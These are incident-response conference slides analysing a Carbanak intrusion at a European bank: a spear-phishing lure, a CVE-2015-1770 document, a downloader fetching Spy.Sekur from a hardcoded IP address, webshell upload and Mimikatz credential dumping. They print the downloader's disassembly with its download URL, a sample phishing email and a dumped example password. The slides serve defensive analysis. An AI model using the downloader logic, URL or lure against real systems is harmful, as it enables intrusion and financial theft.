ISACA®
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

Carbanak:

Introduction
Modus Operandi
Strategy of Remediation

Andrea Minghiglioni
Stefano De Falco

Roma 05/07/2016

Agenda

- Who we are
- Who is the Carbanak
- Who are the victims
- How Carbanak attacks
- The Investigation Case
- The Investigation Methodology
- The Strategy of remediation
- Q&A

Who we are

Andrea Minghiglioni

I work as IR Specialist and Security Consultant in Black Sun IR Team. In my experience I have managed lot of IR related projects and field activity as Forensic Expert.
My latest engagements have been in Aerospace and Military sector. Previously I have been part of IR Team in the biggest banks in Italy.

Stefano De Falco

I work as Malware Analyst and Security Consultant in Black Sun IR Team.
In my experience I have analyzed a bunch of malware and incidents.
I constantly «keep an eye» in the ICT underground looking for interesting code, exploits and new strategies of compromise.

Introduction

APT cases have taught to the cybercriminals how to organize their attacks in a more sophisticated strategy and they have learned quickly and well...

We present a case we have worked recently, where APT techniques have been exploited by cybercriminals to breach a bank and steal money from its most critical infrastructures, the ATMs.

Our presentation will talk about the adversary and the malware used:

SekurSpy Trojan, typical of the specific adversary,

Ploutus, an ATM malware tailored to act against this type of platforms.

For the sake of completeness we will discuss also about the investigative method and tools we have used to analyze and mitigate the case.

The Adversary: Carbanak

Carbanak is an infamous crew of cybercriminals very active in infiltrating financial institutions stealing millions of dollars by learning and abusing the internals of victim payment processing networks, ATM networks and transaction systems.

Recently, Carbanak has launched campaigns attempting to:

- ***Target high level executives in financial companies or in financial/decision-making roles in the Middle East, U.S. and Europe***
- ***Spear-phishing emails delivering URLs, macro documents, exploit documents***
- ***Use of Spy.Sekur (Carbanak malware) and commodity Trojans (RATs) such as jRAT, Netwire, Cybergate, but also others software used to support the crew operations.***
- ***Since 2014, Carbanak has integrated ATM malware to his arsenal making the group one of the most threatening for the entire financial sector.***

ATM malware

ATM malware does not require skimmers or other traditional, physical tools of old.

Most ATM's still rely on legacy operating systems (such as WinXP), mainly due to the costs and low ROI of upgrading.

Unfortunately, it doesn't come with the more sophisticated security services that modern application developers now rely on.

Therefore, the ATM applications themselves, and in some cases the middleware they rely on to communicate, are increasingly vulnerable.

In general, the attacks blend the physical and cyber realms, using accomplices who physically collect the money after the terminal has been infected and remotely controlled.

Our Case: The Attack

The target we talk about is an European financial institute.

The attacker has been able to breach the institute through a targeted attack to one of its subsidiary.

The attacker had been able to sneak into a complex and long activity of scan and identification of valuable victims among bank personnel.

The attack relies succeeded because the attacker knows who to target and how to convince the victims to cooperate.


The attacker, in fact, send a credible spear-phish email to a selected number of internal people, mostly involved in non IT-related activities and he successfully force some of them to follow the instructions contained in his email.

The Spear Phishing message

Usually spear phishing mails do not contain general inviting links and images but are crafted using a correct grammar and a proper technical language, depending on the receiver.

The document, "Anti-Money Laundering & Suspicious cases.doc[1]" exploits CVE-2015-1770, to drop and execute a downloader from the client's temporary folder.

Various versions of the document have the same payload, exploit the same vulnerability, but are slightly different in order to be more difficult to detect by antimalware software. As a result they sure have a different hash.



1 ***File SHA256:*** *37e8339b42bb9a8d0abf109ec1ec27a4c6b9fc31a95e95dcf72a9aa811f59b62*

The Spear Phishing message

New company rules - Message (HTML)

FILE MESSAGE

Tue 24/11/2015 14:45 PM

Jamie Linnestein <jamie.linnestein@itbank.com>

New company rules

To

[redacted].doc (50 KB)

Hi John,
in the attachment the new company rules. If you can't open the document, you can download it at http://www.itbankk.com/rules.doc

Have a nice day!
Jamie Linnestein

See more about Jamie Byrom.

Spoofed

The user opens the email and downloads the attachment or clicks the link as it seems the sender is a trusted one.

The Spear Phishing message

After exploiting the vulnerability, the document drops the payload into

%TMP%\1B9D.tmp[2].

This payload is a downloader (MSIL/JScript), a MSIL packed executable (PE) that utilizes the Microsoft JScript library to retrieve the hardcoded HTTP location and then executes the downloaded payload using WScript.Shell.

In this case it retrieved the second-stage payload Spy.Sekur[3] from http://78.128.92.49/blesx.exe.


Blesx.exe reveals itself as Carbanak installer.

```
00BB ldstr    aWinhttp_winhtt // "WinHttp.WinHttpRequest.5.1"
00C0 stelem.ref               // Replace array element at index with the ref value on the stack
00C1 call     instance object [Microsoft.JScript]Microsoft.JScript.ActiveXObjectConstructor::CreateInstance(object[])
00C6 stsfld   object 'JScript 0'::r // Store a static field of a class
00CB call     class [Microsoft.JScript]Microsoft.JScript.ActiveXObjectConstructor [Microsoft.JScript]Microsoft.JScript
00D0 ldc.i4.1                 // Push 1 onto the stack as I4
00D1 newarr   [mscorlib]System.Object // Create a zero-based, one-dimensional array
00D6 dup                      // Duplicate value on the top of the stack
00D7 ldc.i4.0                 // Push 0 onto the stack as I4
00D8 ldstr    aScripting_file // "Scripting.FileSystemObject"
00DD stelem.ref               // Replace array element at index with the ref value on the stack
00DE call     instance object [Microsoft.JScript]Microsoft.JScript.ActiveXObjectConstructor::CreateInstance(object[])
00E3 stsfld   object 'JScript 0'::fs // Store a static field of a class
00E8 ldstr    aHttp78_128_92_ // "http://78.128.92.49/blesx.exe"
00ED stsfld   object 'JScript 0'::u // Store a static field of a class
00F2 ldc.i4.6                 // Push 6 onto the stack as I4
00F3 newarr   [mscorlib]System.Object // Create a zero-based, one-dimensional array
```

[2] *File SHA256: (73259c6eacf212e22adb095647b6ae345d42552911ac93cdf81a3e2005763e74)*

[3] *File SHA256: (04e86912d195d9189e64d1ce80374bed3073b0fcb731f3f403822a510e76ebaa)*

The infection stage




Obviously the attachment is a fake document. studied to exploit the vulnerability and start the infection with a malicious code.

The document drops the payload into %TMP%\1B90.tmp after exploiting the vulnerability. Then the payload downloads blesk.exe

The victim asks (unknowingly) and receives Win32.Spy.Sekur

The infection stage




Infection final stage

The attacker has now a small set of compromised machines to start with.


From the controlled machines, three laptops, the attacker started to enumerate the internal infrastructure.

To expand his capabilities and intrusion spectrum, the adversary now started to upload his arsenal of tools inside the perimeter of the bank through Webshells.



The adversary successfully exploited a public php server (CVE-2015-4642) and implanted a webshell allowing him to upload the tools.

Password dumps and lateral movements




Password dumps


After the attacker uploaded some tools to the infected machine, he uses Mimikatz to gain cached credentials.

The two commands in the image are required to see every logged user's credentials.


Among the results, we see an account "nome_utente" using "123p4$$w0rd1!" to login.



Exfiltration Stage



